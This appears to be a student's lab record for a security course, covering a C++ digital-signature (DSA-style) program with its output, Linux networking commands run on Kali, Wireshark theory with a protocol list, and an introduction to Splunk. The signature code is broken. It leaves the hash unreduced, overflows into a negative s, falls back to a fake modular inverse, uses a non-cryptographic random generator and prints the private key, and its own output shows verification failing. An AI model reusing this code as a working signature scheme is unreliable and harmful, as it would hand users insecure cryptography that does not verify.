Experiment 1

Aim : Create a Client/Server Program. The Client/Server had a message signed by him but says he did not sign that message digitally. Investigate whether the Client/Server has actually signed the document or not by implementing it with a digital signature.

Code:

```
#include <iostream>
#include <string>
#include <random>
#include <chrono>

using namespace std;

// Function to check if a number is prime
bool isPrime(long long n) {
    if (n <= 1) return false;
    if (n <= 3) return true;
    if (n % 2 == 0 || n % 3 == 0) return false;
    for (long long i = 5; i * i <= n; i += 6) {
        if (n % i == 0 || n % (i + 2) == 0) return false;
    }
    return true;
}

// Function to compute modular multiplicative inverse
long long modInverse(long long a, long long m) {
    a %= m;
    for (long long x = 1; x < m; x++) {
        if ((a * x) % m == 1) {
            return x;
        }
    }
    return 1;
}

// Function to compute modular exponentiation
long long modPow(long long base, long long exp, long long mod) {
    long long result = 1;
    while (exp > 0) {
        if (exp % 2 == 1) {
            result = (result * base) % mod;
        }
        base = (base * base) % mod;
        exp /= 2;
    }
    return result;
}

// Function to verify digital signature
void verifySignature(long long p, long long q, long long g, const string& message, long long r, long long s, long long
y) {
    // Calculate hash value of the message
    long long hashVal = hash<string>{}(message);

    // Calculate w = s^-1 mod q
    long long w = modInverse(s, q);

    // Calculate u1 = (hashVal * w) mod q
    long long u1 = (hashVal * w) % q;

    // Calculate u2 = (r * w) mod q
    long long u2 = (r * w) % q;

    // Calculate v = (g^u1 * y^u2 mod p) mod q
    long long v = ((modPow(g, u1, p) * modPow(y, u2, p)) % p) % q;
```

```
    // Output the calculated values for verification
    cout << "\nVerifying digital signature (checkpoints):\n";
    cout << "w is: " << w << endl;
    cout << "u1 is: " << u1 << endl;
    cout << "u2 is: " << u2 << endl;
    cout << "v is: " << v << endl;

    // Check if v equals r
    if (v == r) {
        cout << "\nDigital signature verified! The message was signed by the client.\n";
    } else {
        cout << "\nError: Digital signature verification failed! The message may not have been signed by the
client.\n";
    }
}

// Function to generate digital signature
void generateSignature(long long p, long long q, long long g, const string& message) {
    random_device rd;
    mt19937 randObj(rd());

    // Choose a random number x
    long long x = randObj() % q;

    // Calculate y = g^x mod p
    long long y = modPow(g, x, p);

    // Choose a random number k
    long long k = randObj() % q;

    // Calculate r = (g^k mod p) mod q
    long long r = modPow(g, k, p) % q;

    // Calculate hash value of the message
    long long hashVal = hash<string>{}(message);

    // Calculate kInv = k^-1 mod q
    long long kInv = modInverse(k, q);

    // Calculate s = kInv * (hashVal + x * r) mod q
    long long s = (kInv * (hashVal + x * r)) % q;

    // Output the secret information
    cout << "\nSecret information:\n";
    cout << "x (private) is: " << x << endl;
    cout << "k (secret) is: " << k << endl;
    cout << "y (public) is: " << y << endl;
    cout << "h (hashVal) is: " << hashVal << endl;

    // Output the digital signature
    cout << "\nGenerated digital signature:\n";
    cout << "r is: " << r << endl;
    cout << "s is: " << s << endl;

    // Send the message and signature to the server for verification
    verifySignature(p, q, g, message, r, s, y);
}

int main() {
    // Prime number parameters
    long long p = 10607; // Random prime number
    long long q = 5303;  // Random prime number (q must divide p-1)

    // Generator for the group
    long long g = 2; // Random generator for simplicity
```

```
    // Message to be signed
    string message = "This is a test message.";

    // Output the parameters and message
    cout << "Parameters:\n";
    cout << "p is: " << p << endl;
    cout << "q is: " << q << endl;
    cout << "g is: " << g << endl;
    cout << "Message is: " << message << endl;

    // Generate and verify digital signature
    generateSignature(p, q, g, message);

    return 0;
}
```

Output:

```
Parameters:
p is: 10607
q is: 5303
g is: 2
Message is: This is a test message.
ERROR!

Secret information:
x (private) is: 108
k (secret) is: 1730
y (public) is: 7956
h (hashVal) is: 4032437027214446186

Generated digital signature:
r is: 263
s is: -2206

Verifying digital signature (checkpoints):
w is: 1
u1 is: 3841
u2 is: 263
v is: 4559

Error: Digital signature verification failed! The message may not have been signed by the client.


=== Code Execution Successful ===
```


Experiment 2

AIM: To Perform the following Networking commands using Linux(Kali or Parrot OS):

- Ifconfig
- Ip
- Traceroute
- Tracepath
- Ping
- Netstat
- Nslookup
- Route
- Host
- ARP
- Iwconfig
- Hostname
- Whois


Ipconfig

Ipconfig is a console application program or a command line tool that is used to display and manage the network connections and the IP address information of a Windows computer It can also refresh and control the DHCP and DNS settings. Ipconfig has different parameters that can perform specific actions and changes to the network configuration.



Traceroute

Traceroute command in Linux prints the route that a packet takes to reach the host. This command is useful when you want to know about the route and about all the hops that a packet takes.



Ping
The ping command allows you to:
• Test your internet connection.
• Check if a remote machine is online.
• Analyze if there are network issues, such as dropped packages or high latency.

```
└─$ ping www.youtube.com
PING youtube-ui.l.google.com (172.217.166.14) 56(84) bytes of data.
64 bytes from del03s17-in-f14.1e100.net (172.217.166.14): icmp_seq=1 ttl=128
time=21.4 ms
64 bytes from del03s17-in-f14.1e100.net (172.217.166.14): icmp_seq=2 ttl=128
time=17.1 ms
64 bytes from del03s17-in-f14.1e100.net (172.217.166.14): icmp_seq=3 ttl=128
time=17.8 ms
64 bytes from del03s17-in-f14.1e100.net (172.217.166.14): icmp_seq=4 ttl=128
time=8.85 ms
64 bytes from del03s17-in-f14.1e100.net (172.217.166.14): icmp_seq=5 ttl=128
time=71.9 ms
64 bytes from del03s17-in-f14.1e100.net (172.217.166.14): icmp_seq=6 ttl=128
```

Netstat
Netstat command displays various network related information such as network connections, routing tables, interface statistics, masquerade connections, multicast memberships etc.

```
└─$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State

udp        0      0 192.168.101.132:bootpc  192.168.101.254:bootps  ESTABLISH
ED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  3      [ ]         STREAM     CONNECTED     22034
unix  3      [ ]         STREAM     CONNECTED     22520    /run/user/1000/at-
spi/bus_0
unix  3      [ ]         STREAM     CONNECTED     22385
unix  3      [ ]         STREAM     CONNECTED     20442    /run/user/1000/bus
unix  3      [ ]         STREAM     CONNECTED     20388
unix  3      [ ]         STREAM     CONNECTED     23099    /run/dbus/system_b
us_socket
unix  3      [ ]         STREAM     CONNECTED     22204
unix  3      [ ]         STREAM     CONNECTED     22364    /run/user/1000/bus
unix  3      [ ]         STREAM     CONNECTED     22064
unix  3      [ ]         STREAM     CONNECTED     18026
unix  3      [ ]         STREAM     CONNECTED     22806
unix  3      [ ]         STREAM     CONNECTED     22021
unix  3      [ ]         DGRAM      CONNECTED     17269
unix  3      [ ]         STREAM     CONNECTED     20332
```

Nslookup
Nslookup (stands for “Name Server Lookup”) is a useful command for getting information from the DNS server. It is a network administration tool for querying the Domain Name System (DNS) to obtain domain name or IP address mapping or any other specific DNS record. It is also used to troubleshoot DNS-related problems.

```
└─$ nslookup
> www.google.com
;; communications error to 192.168.101.2#53: timed out
Server:         192.168.101.2
Address:        192.168.101.2#53

Non-authoritative answer:
Name:   www.google.com
Address: 142.250.194.68
Name:   www.google.com
Address: 2404:6800:4002:817::2004
>
```

Route

Route command in Linux is used when you want to work with the IP/kernel routing table. It is mainly used to set up static routes to specific hosts or networks via an interface. It is used for showing or update the IP/kernel routing table.

```
└─$ route www.google.com
Usage: route [-nNvee] [-FC] [<AF>]           List kernel routing tables
       route [-v] [-FC] {add|del|flush} ...  Modify routing table for AF.

       route {-h|--help} [<AF>]              Detailed usage syntax for specif
ied AF.
       route {-V|--version}                  Display version/author and exit.

        -v, --verbose            be verbose
        -n, --numeric            don't resolve names
        -e, --extend             display other/more information
        -F, --fib                display Forwarding Information Base (default
)
        -C, --cache              display routing cache instead of FIB

  <AF>=Use -4, -6, '-A <af>' or '--<af>'; default: inet
  List of possible address families (which support routing):
    inet (DARPA Internet) inet6 (IPv6) ax25 (AMPR AX.25)
    netrom (AMPR NET/ROM) rose (AMPR ROSE) ipx (Novell IPX)
    ddp (Appletalk DDP) x25 (CCITT X.25)
```

Host

Host command in Linux system is used for DNS (Domain Name System) lookup operations. In simple words, this command is used to find the IP address of a particular domain name or if you want to find out the domain name of a particular IP address the host command becomes handy. You can also find more specific details of a domain by specifying the corresponding option along with the domain name.

```
└─$ host www.google.com
www.google.com has address 142.250.194.68
www.google.com has IPv6 address 2404:6800:4002:816::2004
```

Hostname

Hostname command in Linux is used to obtain the DNS(Domain Name System) name and set the system's hostname or NIS(Network Information System) domain name. A hostname is a name which is given to a computer and it attached to the network. Its main purpose is to uniquely identify over a network.

```
└─$ hostname -a
kali
```

Whois

Display Information about website record

```
└─$ whois www.google.com
No match for "WWW.GOOGLE.COM".
>>> Last update of whois database: 2023-04-25T13:57:17Z <<<

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expirati
n
date of the domain name registrant's agreement with the sponsoring
registrar.  Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.
```

Experiment 3


Aim : Analyze live network packets using WIRESHARK and Describe the different sets of protocols used.


Theory:
Wireshark is an open-source packet analyzer, which is used for education, analysis, software development, communication protocol development, and network troubleshooting.
It is used to track the packets so that each one is filtered to meet our specific needs. It is commonly called as a sniffer, network protocol analyzer, and network analyzer. It is also used by network security engineers to examine security problems.

Uses of Wireshark:
- ❖ It is used by network security engineers to examine security problems.
- ❖ It allows the users to watch all the traffic being passed over the network.
- ❖ It is used by network engineers to troubleshoot network issues.
- ❖ It also helps to troubleshoot latency issues and malicious activities on your network.
- ❖ It can also analyze dropped packets.
- ❖ It helps us to know how all the devices like laptop, mobile phones, desktop, switch, routers, etc., communicate in a local network or the rest of the world.

Functionality of Wireshark:
Wireshark is similar to tcpdump in networking. Tcpdump is a common packet analyzer which allows the user to display other packets and TCP/IP packets, being transmitted and received over a network attached to the computer. It has a graphic end and some sorting and filtering functions. Wireshark users can see all the traffic passing through the network.
Wireshark can also monitor the unicast traffic which is not sent to the network's MAC address interface. But, the switch does not pass all the traffic to the port. Hence, the promiscuous mode is not sufficient to see all the traffic. The various network taps or port mirroring is used to extend capture at any point.

Practical:
1) Packet sniffing:





2) types of protocols used:
The TCP/IP family consists of (at least) the following protocols:
Link layer:
ARP: Address Resolution Protocol: Map IP to hardware (e.g. Ethernet) addresses
RARP: Reverse ARP: Map hardware (e.g. Ethernet) to IP addresses

Link layer (serial line):
CSLIP: Compressed Serial Line IP: Compressing TCP/IP Headers for Low-Speed Serial Links
RFC 1144, obsolete
PPP: The Point-to-Point Protocol
PPP-MP: The Point-to-Point Multilink Protocol
SLIP: Serial Line IP: Transmission of IP datagrams over serial lines RFC 1055, obsolete

Network layer:
IP: Internet Protocol (version 4): transfer IP packets from one host to another. One of the most common protocols today. This is what the Internet is built around.
IPv6: Internet Protocol (version 6): transfer IP packets from one host to another
ICMP: Internet Control Message Protocol (version 4): This is a protocol to report common errors and events in the IP, TCP and UDP protocols.
ICMPv6: Internet Control Message Protocol (version 6): This is a protocol to report common errors and events in the IPv6, TCP and UDP protocols.
IGMP: IP multicasting

Network layer (routing):
BGP: Border Gateway Protocol
EGP: Exterior Gateway Protocol
GGP: Gateway to Gateway Protocol
IGRP: Interior Gateway Routing Protocol
ND: Neighbor Discovery
OSPF: Open Shortest Path First
RIP: Routing Information Protocol
RIPng: Routing Information Protocol next generation
DSR: Dynamic Source Routing (Ad-hoc protocol)

Network Layer (IPsec Internet Protocol Security):
AH: Authentication Header
ESP: Encapsulating Security Payload

Transport layer:
These protocols run atop IP:
DCCP: Datagram Congestion Control Protocol: stream based, reliable, connection oriented transfer of data
SCTP: datagram (packet) based, reliable, connection oriented transfer of data
UDP: User Datagram Protocol: datagram (packet) based, unreliable, connectionless transfer of data
UDP-Lite: Lightweight User Datagram Protocol: datagram (packet) based, unreliable, connectionless transfer of data


Experiment 4


Aim : To perform the Log analysis using SPLUNK Tool.


Theory

Splunk is a software mainly used for searching, monitoring, and examining machine-generated Big Data through a web-style interface. Splunk performs capturing, indexing, and correlating the real-time data in a searchable container from which it can produce graphs, reports, alerts, dashboards, and visualizations. It aims to build machine-generated data available over an organization and is able to recognize data patterns, produce metrics, diagnose problems, and grant intelligence for business operation purposes. Splunk is a technology used for application management, security, and compliance, as well as business and web analytics.

With the help of Splunk software, searching for a particular data in a bunch of complex data is easy. As you might know, in the log files, figuring out which configuration is currently running is challenging. To make this easier, there is a tool in Splunk software which helps the user detect the configuration file problems and see the current configurations that are being utilized.



